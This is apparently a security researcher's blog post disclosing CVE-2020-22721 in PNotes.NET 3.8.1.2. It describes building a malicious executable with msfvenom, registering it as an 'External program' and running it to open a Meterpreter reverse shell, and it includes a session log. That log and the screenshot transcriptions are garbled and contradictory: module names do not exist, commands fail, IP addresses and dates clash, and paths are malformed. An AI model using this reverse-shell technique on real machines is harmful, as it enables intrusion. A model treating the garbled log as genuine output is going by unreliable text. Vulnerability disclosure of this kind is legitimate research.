

# Anandjons (@syh4ck) - أناند

Ju5t an0th3r inf0s3c guy5

## [CVE-2020-22721]- PNotes Insecure .exe File Upload Vulnerability – code execution



**Product Owner:** PNotes – Andrey Gruber © 2007 – 2020

**Type:** Installable/Customer-Controlled Application

**Application Name:** PNotesNET version 3.8.1.2

Managing your day-to-day life is not an easy job to do. There are so many things for concern – housekeeping, shopping, children... And what about cousin's birthday that you always forget or important phone numbers? Undoubtedly your working place is covered with dusty yellow (or blue, or pink) sticky notes. If so – PNotes is right for you. Throw the physical stickies away and replace them with virtual ones on your desktop.

PNotes (Pinned Notes or Portable Notes, use what you prefer) exists in two different editions:

- PNotes – the older one, written entirely in plain C and Windows API (with [Pelles C](#) for Windows IDE)
- PNotes.NET – the newer one, written in C#, requires .NET Framework 4.5

**Product Url:** <https://pnotes-1932d.firebaseio.com/home>

**Download Url:** <https://sourceforge.net/projects/pnotes/files/PNotes.NET/Bin/PNotesNET3812Setup.exe/download>

**Application Release Date:** 04 May 2019

**Severity:** High

**Authentication:** Required


**Complexity:** Medium

**Vulnerability Name:** PNotes Insecure File Upload Vulnerability using (Miscellaneous – External Programs) and arbitrary code execution

**Vulnerability Explanation:** PNotes is mainly used for taking notes, especially a third party open source application. We can upload malicious .exe file via Miscellaneous – External programs and perform code execution via command line access.

- **Date/time formats**
  - **Date/time format** - format used for long date/time presentation (default value is "dd MM yyyy HH:mm:ss")
  - **Time format** - format used for time presentation (default value is "HH:mm")
- **Search providers** - specify which search providers will be used for web search of selected note's text
- **External programs** - add, modify or remove links to external programs which you want to run
- **Predefined tags** - add, modify or remove predefined tags

PNotes Documentation – about External Programs use



**Tested Os:** Windows 10 Pro

### Vulnerability Details:

Privacy & Cookies: This site uses cookies. By continuing to use this website, you agree to their use. To find out more, including how to control cookies, see here: [Cookie Policy](#)

Close and accept

Using Msfvenom we create malicious .exe file to upload

The screenshot shows a Windows File Explorer window titled 'Downloads'. The address bar displays '192.168.17.129/Downloads'. The file list contains the following items:

Name	Date modified	Type	Size
ipsecmon.exe	10-06-2023 09:02	new file	1 KB
ipsecmon.exe	10-06-2023 23:30	Application	1 KB
ipsecmon.exe	10-06-2023 09:02	Application	2,711 KB

Red boxes highlight the 'ipsecmon.exe' file in the file list and the '192.168.17.129/Downloads' address bar.


### Pnshell Upload in Miscellaneous – External programs

Miscellaneous

Search providers   **External programs**   Predefined tags

Name	Program	Command
SHELL	C:\Users\randy\Downloads\revshell.exe	
ProtesShell	C:\Users\randy\Downloads\pnsHELL.exe	

+   ☒   X



Click Run to Execute the external program – PnotesShell

### Code Execution using Pnshell.exe :

### Command Line Access:

```

C:\Users\kali> netstat -an | findstr "tcp\.*.80"
    Current server process: pshtml.exe (316)
    [ ] Listening netshad.exe process to migrate to
    [ ] Migrating to 7492
    [x] Successfully migrated to process 7492

msf5 exploit(multi/rexerion) > session -i
      Unknown command, test it.

msf5 exploit(multi/rexerion) > sessions -i

Active sessions
-----
Id     Name                                     Information                                Connection
-----
0      Meterpreter x86/windows                 DESKTOP-ATW6M68\randy & DESKTOP-ATW6M68   192.168.71.135-6545 => 192.168.71.137-50836 (192.168.71.137)

msf5 exploit(multi/rexerion) > session -i
(1) Starting interaction with 1...

Meterpreter > sysinfo
Computer           : DESKTOP-ATW6M68
OS                 : Windows 10 (10.0 Build 17763).
Architecture      : x64
System Language    : en_US
Domain            : WORKGROUP
Logged On Users   : 1
Meterpreter        : x86/windows
Meterpreter > pwd
C:\Users\kali
msfpayload > shell
Process 6545 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.263]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows.NET\ipconfig
ipconfig


Windows IP Configuration

Ethernet adapter Ethernet0:

Connection-specific DNS Suffix . : localdomain
IPv4 Address. . . . . : 192.168.204.212
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.204.254

C:\Windows.NET> ipconfig /flushdns
We got system shell
```

Pnotes Revershell



Photos File Upload & code execution – POC

#### Vendor Status:

[18.04.2020] Vulnerability discovered.

[18.04.2020] Vendor contacted.

[19.04.2020] CVE applied

[14.08.2020] CVE Assigned – CVE-2020-22721

#### References

<https://pnotes-1932d.firebaseio.com/news>

<https://pnotes-1932d.firebaseio.com/home>

#### Contact

**Email**– [mr.anandmurugan@gmail.com](mailto:mr.anandmurugan@gmail.com)

**Twitter** – <https://twitter.com/syh4ck>

This entry was posted in Uncategorized, Windows on April 18, 2020 [<https://syhack.wordpress.com/2020/04/18/pnotes-insecure-file-upload-vulnerability-code-execution/>] .